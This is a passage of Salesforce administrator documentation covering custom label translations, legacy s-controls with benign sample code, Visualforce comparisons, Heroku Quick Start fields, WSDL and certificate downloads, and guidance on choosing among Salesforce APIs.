3. In the Translations related list, click **New** to enter a new translation or **Edit** next to the language to change a translation. If you click **Delete**, Salesforce confirms that you want to delete, then removes the translation from the custom label.
4. Select the `Language` you are translating into.
5. Enter the `Translation Text`. This text overrides the value specified in the label's `Value` field when a user's default language is the translation language.
6. Click **Save**.

Note: When you package an app that uses custom labels with translations, include the translations by explicitly packaging the desired languages.

SEE ALSO:

Create and Edit Custom Labels

Custom Labels

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete custom labels:

- "Customize Application"

Create or override a translation:

- "Manage Translation"

  OR

  "View Setup and Configuration" and be designated as a translator

Defining Custom S-Controls

S-controls provide a flexible, open means of extending the Salesforce user interface, including the ability to create and display your own custom data forms.

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

An s-control can contain any type of content that you can display or run in a browser, for example, a Java applet, an ActiveX control, an Excel file, or a custom HTML Web form.

The custom s-control library is a place where you can store and upload content for use in many areas within Salesforce such as, custom links, Web tabs, custom buttons, and dashboards.

1. From Setup, enter `S-Controls` in the `Quick Find` box, then select **S-Controls**.
2. To create a new custom s-control, click **New Custom S-Control**.
3. To change an existing custom s-control, click **Edit**.
4. Enter s-control attributes.
5. To validate all Salesforce merge fields and functions, click **Check Syntax**.
6. Click **Save** when you finish or click **Quick Save** to save and continue editing.

Note: If you have a namespace prefix and your s-control references merge fields without their namespace prefix, Salesforce automatically prepends them with your namespace prefix.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls:

- "Customize Application"

7. Create a custom button or link to display the custom s-control to your users. Alternatively, create a Web tab using the custom s-control, add the s-control to a page layout, or add the s-control to a dashboard. You can also use an s-control as online help content for a custom object.

About S-Controls
Viewing and Editing S-Controls
Custom S-Control Attributes
Deleting Custom S-Controls
Tips on Building S-Controls
Useful S-Controls
Merge Fields for S-Controls
How Do Visualforce Pages Compare to S-Controls?

SEE ALSO:
About S-Controls
Viewing and Editing S-Controls
Useful S-Controls

About S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use s-controls to add your own functionality to your Salesforce organization. Whether you are integrating a hosted application of your own or are extending your current Salesforce user interface, use s-controls to store your code or refer to code elsewhere.

Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:
Defining Custom S-Controls
Useful S-Controls
How Do Visualforce Pages Compare to S-Controls?

Considerations for S-Controls in Force.com AppExchange Packages

If you are developing Force.com AppExchange packages with s-controls or are planning to install a AppExchange package with s-controls, you should be aware of the following limitations:

- For packages you are developing (that is, not installed from AppExchange), you can only add s-controls to packages with the default `Unrestricted` API access. Once a package has an s-control, you cannot enable `Restricted` API access.
- For packages you have installed, you can enable access restrictions even if the package contains s-controls. However, access restrictions provide only limited protection for s-controls. Salesforce recommends that you understand the JavaScript in an s-control before relying on access restriction for s-control security.

- If an installed package has `Restricted` API access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to `Unrestricted` API access.

Viewing and Editing S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

To view the details of a custom s-control, from Setup, enter *`S-Controls`* in the `Quick Find` box, then select **S-Controls** and select the s-control name.

- To make changes to an s-control, click **Edit**.
- To remove an s-control, click **Del**.
- To view a list of other components in Salesforce that reference the s-control, click **Where is this used?**.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls:
- "Customize Application"

Custom S-Control Attributes

Attribute Name	Description
`Label`	The text that displays on page layouts for embedded s-controls.
`S-Control Name`	The unique name for the s-control. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Type`	Determines how you plan to use the s-control. **HTML** Select this option if you want to enter the content for your s-control in the `Content` area. **URL** Select this option if you want to enter the link or URL of an external website in the `Content` area. **Snippet** Snippets are s-controls that are designed to be included in other s-controls. Select this option if you want to enter the content for your s-control snippet in the `Content` area.
`Description`	Text that describes the s-control. This only displays to administrators.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Attribute Name	Description

`Content`	Enter the content or source for your s-control. You can enter up to 1 million characters. The HTML code defines exactly how your users should view the custom s-control.
	• If you are building a formula in the **Advanced Formula** tab or for approvals or rules, such as workflow, validation, assignment, auto-response, or escalation, click **Insert Field**, choose a field, and click **Insert**.
	To create a basic formula that passes specific Salesforce data, select the **Simple Formula** tab, choose the field type in the `Select Field Type` drop-down list, and choose one of the fields listed in the `Insert Field` drop-down list.
	Tip: Build cross-object formulas to span to related objects and reference merge fields on those objects.
	• To insert an operator, choose the appropriate operator icon from the `Insert Operator` drop-down list.
	• To insert a function, double-click its name in the list, or select it and click **Insert Selected Function**. To filter the list of functions, choose a category from the `Functions` drop-down list. Select a function and click **Help on this function** to view a description and examples of formulas using that function.
	• To reference a file that you uploaded in the `Filename` field as part of the custom s-control, select Custom S-Control from the `Select Field Type` drop-down list, and choose Custom S-Control URL to get the merge field for it. For a Java applet, you can also use the `{!Scontrol_JavaCodebase}` merge field and the `{!Scontrol_JavaArchive}` merge field.
	• To insert activity merge fields, select *`Event`* or *`Task`* from `Select Field Type`.
	Tip: Internet standards require special encoding for URLs. Salesforce encodes the text from any merge field you insert into a link. Encode additional text in your link manually. For example, to generate the following URL:
	`http://www.google.com/search?q={!user.name} Steve Mark 50%`
	Use this content:
	`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`
	Salesforce strips double quotes from URLs when the content source is a URL. If you must use double quotes, encode them manually. For example, to generate the URL `http://www.google.com/search?q="salesforce+foundation"`, use this content:
	`http://www.google.com/search?q=%22salesforce+foundation%22`

`Filename`	Upload a file to display when you add this custom s-control to a custom link. The file can contain a Java applet, Active-X control, or any other type of content. This option applies to HTML s-controls only.
`Prebuild In Page`	This option keeps the s-control in memory, which may improve performance when the page is reloaded because the s-control does not have to be reloaded. This option applies to HTML s-controls only.

Attribute Name	Description
`Encoding`	The default encoding setting is Unicode (UTF-8). Change it if you are passing information to a URL that requires data in a different format. This option is available when you select URL for the `Type`.

SEE ALSO:

- About S-Controls
- Useful S-Controls
- Tips on Building S-Controls

Deleting Custom S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

To delete a custom s-control:

1. First, ensure that the s-control isn't used by other components: from Setup, enter *S-Controls* in the `Quick Find` box, then select **S-Controls**, select the s-control, and then click **Where is this used?**.
2. Click **S-Controls** again.
3. Click **Del** next to the custom s-control you want to delete.
4. Click **OK** to confirm.

Note: You cannot delete a custom s-control that is used elsewhere in Salesforce. Deleted s-controls do not go into the Recycle Bin.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls:

- "Customize Application"

Tips on Building S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use the following tips when building s-controls:

- If you create a URL s-control, do not select **Show Section Heading on Detail Page** in the page layout section where you put the s-control. This option in conjunction with collapsible sections causes some problems in certain browsers.
- Use global variables to access special merge fields for components like custom buttons, links, and s-controls. For example, the `$Request` global variable allows you to access query parameters inside a snippet, s-control, or custom button.
- Use the `{!$Organization.UISkin}` merge field in your s-control to retrieve the User Interface Theme that the organization has selected. The Theme1 value for this merge field represents the Salesforce Classic theme and Theme2 represents the Salesforce theme.
- S-controls use the {! and } characters (previously used to surround merge fields in formulas) to enclose an expression, which can include one or more merge fields, functions, or global variables.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls:

- "Customize Application"

- When overriding an action, use the `no override` argument to prevent a recursion, indicated by empty frames on the page.
- To insert activity merge fields, select *`Event`* or *`Task`* from `Select Field Type`.

SEE ALSO:

Custom S-Control Attributes

Defining Custom S-Controls

Useful S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use the following samples to get started using s-controls.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

S-Controls for Detail Pages

Yahoo Map

Use the Yahoo Map API and the billing address merge fields to display a map for an account. Use the following code in an HTML s-control and add it to your account detail page layout:

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All** Editions

S-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Overriding standard buttons and tab home pages is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
}
```

```
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

S-Controls that Override Standard Buttons and Tab Home Pages

Add Product Override

You may have your own code that you prefer to use for adding products to opportunities instead of the standard page. Use the s-control sample below to pass data values using merge fields from a record detail page into a custom s-control that overrides the **Add Product** button on the Products related list of an opportunity. This type of override illustrates how related list buttons can contain merge fields from the master object as well as the detail. For example, the code below contains opportunity merge fields, which is on the master side of a master-detail relationship with opportunity products.

```
<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>
```

To implement this functionality, create an HTML s-control with the content above inserting your code in the space provided. Then, override the add product action from the opportunity products object using the s-control. This example assumes you have record types on opportunities.

Note: This example does not include the code to add products. The content in the body section simply illustrates how to use opportunity merge fields from the opportunity products related list. Replace the body section with your code.

Conditional Override for Editing Leads

You can override a standard action conditionally, redirecting to a standard action or custom s-control depending on certain conditions. For example, you may want to use a separate s-control to edit leads when they have been open longer than 30 days. Using the following example, create an s-control to evaluate if a lead has been open longer than 30 days and, if so, run your custom s-control to edit leads. Otherwise, use the standard lead edit action.

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

To implement this in your organization, create the s-control that you want to use to edit leads that have been open longer than 30 days. Name this s-control EditLeadsOpenLongerThan30. Next, create an s-control using the example code above to determine if a lead has been open longer than 30 days, and, if so, override the edit action on leads using the EditLeadsOpenLongerThan30 s-control.

Note the differences between the first and second `if` statements in the example code above. The first one is a JavaScript `if` statement that evaluates on the browser. The second is the Salesforce IF function that evaluates on the server and returns a single value—the number of days the lead has been open, or zero if the lead is not open.

Tip: Use the URLFOR function in this example to build Salesforce URLs rather than specifying individual URLs to ensure they are supported across releases.

To display a standard Salesforce page without invoking the override, set the *`no override`* argument in the URLFOR function to "true."

Also, use the `retURL` parameter in your URLFOR function to return the user to the detail page after saving.

Edit Contact Override

You may have your own code that you prefer to use for editing contacts. Use the s-control sample below to pass data values using merge fields from a record detail page into a custom s-control that overrides a standard detail page button.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
```

```
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

To implement this functionality, create an HTML s-control with the content above inserting your code in the body section. Then, override the edit contact action using the s-control. This overrides the edit contact action everywhere it is available: the **Edit** button on a contact detail page, the **Edit** link on list views, and the **Edit** link on any related lists.

Note: This example does not include the code to edit contacts. The code within the body section only illustrates how to use contact merge fields to display information about the contact. Replace the body section with your code.

Interrupt Override for New Accounts

Overriding standard buttons makes them unavailable in your entire Salesforce organization. However, you can override a standard action and redirect to that action from your s-control without getting into an infinite loop. For example, you can override the **New** button on accounts, perform your own custom process, and resume with the standard new account action without getting into an infinite loop. To do this, use the *no override* argument in the URLFOR function.

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override.  Click OK to
 continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

To implement this s-control, create an HTML s-control with the content above. Then, override the new account action using the s-control.

Note: The new action does not require an ID, which is why the second argument in the URLFOR function is set to `null`. This example does not require any inputs, which is why the third argument in the URLFOR function is set to `null`. The fourth argument in the URLFOR function is set to `true` to ignore the override, avoiding an infinite loop.

Conditional Accounts Tab Home Page Override

You can override a tab home page conditionally, redirecting the original tab home page to an s-control depending on certain conditions. For example, you may want to display an s-control, instead of the standard Accounts tab home page, to users with a specific profile. Using the following sample code, create an s-control to display job applicant information to users with the Recruiter profile when they click the Accounts tab; for all other users, display the standard Accounts tab home page.

To implement this, first create an s-control called "ApplicantHomePage" that contains the content to display to recruiters. Next create an s-control of type HTML using the following code to implement the conditional override logic:

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
```

```
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab ,
$ObjectType.Account,null,true)}";
}
</script>
```

Finally, override the Accounts tab to use the HTML s-control shown here. This example assumes that a profile named "Recruiter" exists in your organization.

Note: $Profile merge fields are only available in Enterprise, Unlimited, Performance, and Developer Editions.

S-Controls that Include Snippets

Including Snippets

Include snippets in your custom s-controls to reuse common code. The following example references a snippet that provides a header for a page that displays in a web tab. The page will have the title "My Title." Use the $SControl global variable to reference a snippet. To implement this, create two snippets called "Resize_Iframe_head" and "Resize_Iframe_onload" and create an HTML s-control called "Resize_Iframe_sample" that includes the following code:

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",
                  theme = "modern"])} </body> </html>
```

Merge Fields for S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Because s-controls are the source of your object-level help content, you can use merge fields or other functions to personalize the experience. For example, you can design the custom help to address the user directly by adding the user's name to the help page when it displays.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tips

- To reference a file that you uploaded in the `Filename` field as part of a custom s-control, select **Custom S-Control** from the Select Field Type drop-down list, and choose **Custom S-Control URL** to get the merge field for it. For a Java applet, you can also use the `{!SControl_JavaCodebase}` and `{!SControl_JavaArchive}` merge fields.
- To insert activity merge fields, select **Event** or **Task** from the Select Field Type drop-down list. Salesforce automatically encodes the text from any merge field you insert into a link.

SEE ALSO:

Defining Custom S-Controls

How Do Visualforce Pages Compare to S-Controls?

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Visualforce pages are considered the next-generation of s-controls and should be used instead of s-controls whenever possible, both for their increased performance and the ease with which they can be written. The following table outlines the differences between Visualforce pages and s-controls.

	Visualforce Pages	S-Controls
Required technical skills	HTML, XML	HTML, JavaScript, Ajax Toolkit
Language style	Tag markup	Procedural code
Page override model	Assemble standard and custom components using tags	Write HTML and JavaScript for entire page
Standard Salesforce component library	Yes	No
Access to built-in platform behavior	Yes, through the standard controller	No
Data binding	Yes Developers can bind an input component (such as a text box) with a particular field (such as Account Name). If a user saves a value in that input component, it is also saved in the database.	No Developers can't bind an input component with a particular field. Instead, they must write JavaScript code that uses the API to update the database with user-specified field values.
Stylesheet inheritance	Yes	No, must bring in Salesforce stylesheets manually
Respect for field metadata, such as uniqueness	Yes, by default If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is automatically displayed and the user can try again.	Yes, if coded in JavaScript using a `describe` API call If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is only displayed if the s-control developer wrote code that checked those attributes.
Interaction with Apex	Direct, by binding to a custom controller	Indirect, by using Apex `webService` methods through the API
Performance	More responsive because markup is generated on the Force.com platform	Less responsive because every call to the API requires a round trip to the server—the burden rests with the developer to tune performance

	Visualforce Pages	S-Controls
Page container	Native	In an iFrame

SEE ALSO:

- About S-Controls
- Visualforce

Canvas App Previewer

Canvas App Previewer is a development tool that lets you see what your canvas apps will look like before you publish them.

To view your canvas app, find *Canvas App Previewer* in the Quick Find box in Setup. Click your canvas app on the left-hand pane. The canvas app appears in the frame.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Professional Edition (with API and Force.com Canvas enabled)**, and **Developer** Editions

USER PERMISSIONS

To see the previewer:

- "Customize Application"

  AND

  "Modify All Data"

Heroku Quick Start

The Heroku Quick Start button gets you started by creating an app in Heroku and creating a corresponding canvas app in Salesforce.

Field Operational Scope

Downloading Salesforce WSDLs and Client Authentication Certificates

You can download a Web Services Description Language (WSDL) document to integrate your applications with Salesforce using the API.

Which API Do I Use?

Salesforce provides programmatic access to your org's information using simple, powerful, and secure application programming interfaces.

Use CORS to Access Supported Salesforce APIs, Apex REST, and Lightning Out

Apex REST, Bulk API, Chatter REST API, Lightning API, Lightning Out, REST API, and Wave REST API support CORS (cross-origin resource sharing). To access these APIs from JavaScript in a web browser, add the origin serving the script to the CORS whitelist.

Create CSP Trusted Sites to Access Third-Party APIs

The Lightning Component framework uses Content Security Policy (CSP) to control the source of content that can be loaded on a page. To use third-party APIs that make requests to an external (non-Salesforce) server, add the server as a CSP Trusted Site.

Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

Use the System for Cross-Domain Identity Management (SCIM)

Salesforce supports the open-standard cross-domain identity management SCIM specification 1.1, and provides a few extensions to the spec so you can edit and manage user properties using the REST API.

Bulk Data Load Jobs

You can create update, or delete a large volume of records with the Bulk API, which is optimized for processing large sets of data. It makes it simple to load, update, or delete data from a few thousand to millions of records.

API Usage Notifications

When you create a request usage notification, you specify an administrator to receive an email notification whenever your organization exceeds a specified limit for the number of API requests made in a specified span of hours.

Remote Access Application

Connected apps have replaced remote access apps. Use connected apps for apps that require integration with Salesforce to verify users and control security policies for external apps.

Connected Apps

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide single sign-on, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow Salesforce admins to set various security policies and have explicit control over who can use the corresponding apps.

Authenticate Apps with OAuth

When users request Salesforce data from within the external app (the consumer's page), Salesforce authenticates the user. The authentication flow consists of several steps, dictated by the OAuth standard and who is trying to access Salesforce.

Secure Identity for the Internet of Things

Asset tokens are an open-standards-based JWT authentication token for verifying and securing requests from connected devices. They identify the device to a backend service that processes the stream of data and events from the device. They allow registration of device data with the Salesforce platform and linking it to Salesforce CRM data about the customer, account, or contact, helping you to act on behalf of the customer. You can even support custom business processes using asset token events. Asset tokens enable more proactive support and more predictive engagement with your customers, on an unprecedented scale.

Application Access Request

The external app you are using is requesting access to your Salesforce data. The external app has already been integrated into Salesforce by your admin.

Custom Metadata Types

You can create your own declarative developer frameworks for internal teams, partners, and customers. Rather than building apps from data, you can build apps that are defined and driven by their own types of metadata. Metadata is the information that describes the configuration of each customer's organization.

Custom Permissions

Use custom permissions to give users access to custom processes or apps.

SEE ALSO:

Connected Apps

Create a Connected App

Force.com Canvas Developer's Guide

Heroku Quick Start

The Heroku Quick Start button gets you started by creating an app in Heroku and creating a corresponding canvas app in Salesforce.

The Heroku Quick Start fields include the following:

Field	Description
`Template`	Heroku template used to create the Heroku app.
`Canvas App Name`	Name of the canvas app. Maximum length is 30 characters.
`Heroku App Name`	Name of the Heroku app. The name must begin with a letter and can only contain lowercase letters, numbers, and dashes. This name becomes part of the URL for the app. Maximum length is 30 characters.
`Canvas App Description`	Description of the canvas app. This description appears when you edit the canvas app in Salesforce. Maximum length is 200 characters.
`Auth Type`	How the quick start authenticates with Heroku to create the canvas app. • `OAuth`—Uses the Heroku token if the current user is logged in to Heroku; otherwise, initiates the Heroku OAuth flow • `Username/Password`—Uses the Heroku username and password • `API Key`—Uses the Heroku API key
`Heroku Username`	Username for the account used to log in to Heroku. The Heroku app is created under this user's credentials. Note: This field has a maximum length of 30 characters. If your Heroku username is longer than 30 characters, you'll need to enter the API key associated with your Heroku account in the `Heroku API Key` field.
`Heroku Password`	Password for the account used to log in to Heroku.
`Heroku API Key`	Instead of using the username and password for the Heroku account, you can use the API key associated with that account. You can find this value on the Heroku `My Account` page.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Professional Edition (with API and Force.com Canvas enabled)**, and **Developer** Editions

USER PERMISSIONS

To see the previewer:

- "Customize Application"

  AND

  "Modify All Data"

Note: The Heroku username and password are not stored anywhere, but used only during the app creation process on a secure connection.

Field Operational Scope

The fields displayed on the Fields Operational Scope page are referenced through the operational scope:

- If the **Is Updated** checkbox is selected, the field is updated using a database manipulation language (DML) operation, such as `insert` or `update`. For more information, see Understanding Dependencies on page 6175.

  If the **Is Updated** checkbox is not selected, the field is only referenced within the operational scope. For example, it may be included as part of a `select` statement.

- If the **External ID** checkbox is selected, the field acts as an External ID. An external ID field contains unique record identifiers from a system outside of Salesforce. You can use the sidebar search to find external ID values, and you can use the field in the Force.com API. When using the Data Import Wizard for custom objects and solutions, you can use this field to prevent duplicates.

SEE ALSO:

Understanding Dependencies

EDITIONS

Available in: Salesforce Classic

AppExchange packages and Visualforce are available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Apex available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To upload packages:
- "Upload AppExchange Packages"

To view Apex dependencies:
- "Author Apex"

To view Visualforce dependencies:
- "Developer Mode"

Downloading Salesforce WSDLs and Client Authentication Certificates

You can download a Web Services Description Language (WSDL) document to integrate your applications with Salesforce using the API.

The following WSDLs are available.

- **Enterprise WSDL**—Use this WSDL document to build an integration for a single org. The enterprise WSDL is strongly typed, which means that it contains objects and fields with specific data types, such as `int` and `string`. Customers who use the enterprise WSDL document must download and re-consume it when changes are made to the custom objects or fields in their org or when they want to use a different version of the API.
- **Partner WSDL**—Use this WSDL to build an integration that works across multiple Salesforce orgs, regardless of their custom objects or fields. Typically, partners and ISVs use this WSDL. It's loosely typed, which means that you work with name-value pairs of field names and values instead of specific data types. The partner WSDL document needs to be downloaded and consumed only once per version of the API.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To download a WSDL:
- "Customize Application"

- **Apex WSDL**—Use this WSDL to run or compile Apex in another environment.
- **Metadata WSDL**—Use this WSDL to migrate configuration changes between orgs or work with the customizations in your org as XML metadata files.

To download a WSDL document:

1. From Setup, enter *API* in the `Quick Find` box, then select **API**.
2. Download the appropriate WSDL:
   - If you're downloading an enterprise WSDL and you have managed packages installed in your org, click **Generate Enterprise WSDL**. Salesforce prompts you to select the version of each installed package to include in the generated WSDL.
   - Otherwise, right-click the link for the appropriate WSDL document to save it to a local directory. In the menu, Internet Explorer users can choose **Save Target As**, while Mozilla Firefox users can choose **Save Link As**.
3. On your computer, import the local copy of the WSDL document into your development environment.

Note: You can also select the default package versions without downloading a WSDL in the Package Version Settings section.

Optionally, you can download a certificate to authenticate Salesforce orgs. Use this certificate for workflow outbound messaging. This certificate identifies that the request comes from Salesforce, not a specific user. If you want to use certificates to ensure secure connections using other Salesforce features, such as Apex callouts, use Salesforce certificates and key pairs.

To download a certificate:

1. From Setup, enter *API* in the `Quick Find` box, then select **API**.
2. On the API WSDL page, click **Manage API Client Certificate**.
3. On the Certificate and Key Management page, in the API Client Certificate section, click the **API Client Certificate**.
4. On the Certificates page, click **Download Certificate**. The .crt file is saved in the download location specified in your browser.

   You can then import the downloaded certificate into your application server and configure your application server to request the client certificate.

SEE ALSO:

Apex Developer Guide

Metadata API Developer Guide

Which API Do I Use?

Salesforce provides programmatic access to your org's information using simple, powerful, and secure application programming interfaces.

API Name	Protocol	Data Format	Communication
REST API	REST	JSON, XML	Synchronous
SOAP API	SOAP (WSDL)	XML	Synchronous
Chatter REST API	REST	JSON, XML	Synchronous (photos are processed asynchronously)
Wave Analytics REST API	REST	JSON, XML	Synchronous
Bulk API	REST	CSV, JSON, XML	Asynchronous
Metadata API	SOAP (WSDL)	XML	Asynchronous
Streaming API	Bayeux	JSON	Asynchronous (stream of data)
Apex REST API	REST	JSON, XML, Custom	Synchronous
Apex SOAP API	SOAP (WSDL)	XML	Synchronous
Tooling API	REST or SOAP (WSDL)	JSON, XML, Custom	Synchronous

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To use the APIs
- "API Enabled"

When to Use REST API

REST API provides a powerful, convenient, and simple REST-based web services interface for interacting with Salesforce. Its advantages include ease of integration and development, and it's an excellent choice of technology for use with mobile applications and web projects. However, if you have many records to process, consider using Bulk API, which is based on REST principles and optimized for large sets of data.

When to Use SOAP API

SOAP API provides a powerful, convenient, and simple SOAP-based web services interface for interacting with Salesforce. You can use SOAP API to create, retrieve, update, or delete records. You can also use SOAP API to perform searches and much more. Use SOAP API in any language that supports web services.

For example, you can use SOAP API to integrate Salesforce with your org's ERP and finance systems. You can also deliver real-time sales and support information to company portals and populate critical business systems with customer information.

When to Use Chatter REST API

Use Chatter REST API to display Salesforce data, especially in mobile applications. In addition to Chatter feeds, users, groups, and followers, Chatter REST API provides programmatic access to files, recommendations, topics, notifications, Data.com purchasing, and more. Chatter REST API is similar to APIs offered by other companies with feeds, such as Facebook and Twitter, but it also exposes Salesforce features beyond Chatter.

When to Use the Wave Analytics REST API

You can access Wave Analytics assets—such as datasets, lenses, and dashboards—programmatically using the Wave REST API. Send queries directly to the Wave Platform. Access datasets that have been imported into the Wave Platform. Create and retrieve Wave Analytics lenses. Access XMD information. Retrieve a list of dataset versions. Create and retrieve Wave Analytics applications. Create, update, and retrieve Wave Analytics dashboards. Retrieve a list of dependencies for an application. Determine what features are available to the user. Work with snapshots. Manipulate replicated datasets.

When to Use Bulk API

Bulk API is based on REST principles and is optimized for loading or deleting large sets of data. You can use it to query, queryAll, insert, update, upsert, or delete many records asynchronously by submitting batches. Salesforce processes batches in the background.

SOAP API, in contrast, is optimized for real-time client applications that update a few records at a time. You can use SOAP API for processing many records, but when the data sets contain hundreds of thousands of records, SOAP API is less practical. Bulk API is designed to make it simple to process data from a few thousand to millions of records.

The easiest way to use Bulk API is to enable it for processing records in Data Loader using CSV files. Using Data Loader avoids the need to write your own client application.

When to Use Metadata API

Use Metadata API to retrieve, deploy, create, update, or delete customizations for your org. The most common use is to migrate changes from a sandbox or testing org to your production environment. Metadata API is intended for managing customizations and for building tools that can manage the metadata model, not the data itself.

The easiest way to access the functionality in Metadata API is to use the Force.com IDE or Force.com Migration Tool. Both tools are built on top of Metadata API and use the standard Eclipse and Ant tools, respectively, to simplify working with Metadata API.

- Force.com IDE is built on the Eclipse platform, for programmers familiar with integrated development environments. Code, compile, test, and deploy from within the IDE.
- The Force.com Migration Tool is ideal if you use a script or the command line for moving metadata between a local directory and a Salesforce org.

When to Use Streaming API

Use Streaming API to receive notifications for changes to data that match a SOQL query that you define.

Streaming API is useful when you want notifications to be pushed from the server to the client. Consider Streaming API for applications that poll frequently. Applications that have constant polling against the Salesforce infrastructure consume unnecessary API call and processing time. Streaming API reduces the number of requests that return no data, and is also ideal for applications that require general notification of data changes.

Streaming API enables you to reduce the number of API calls and improve performance.

When to Use Apex REST API

Use Apex REST API when you want to expose your Apex classes and methods so that external applications can access your code through REST architecture. Apex REST API supports both OAuth 2.0 and Session ID for authorization.

When to Use Apex SOAP API

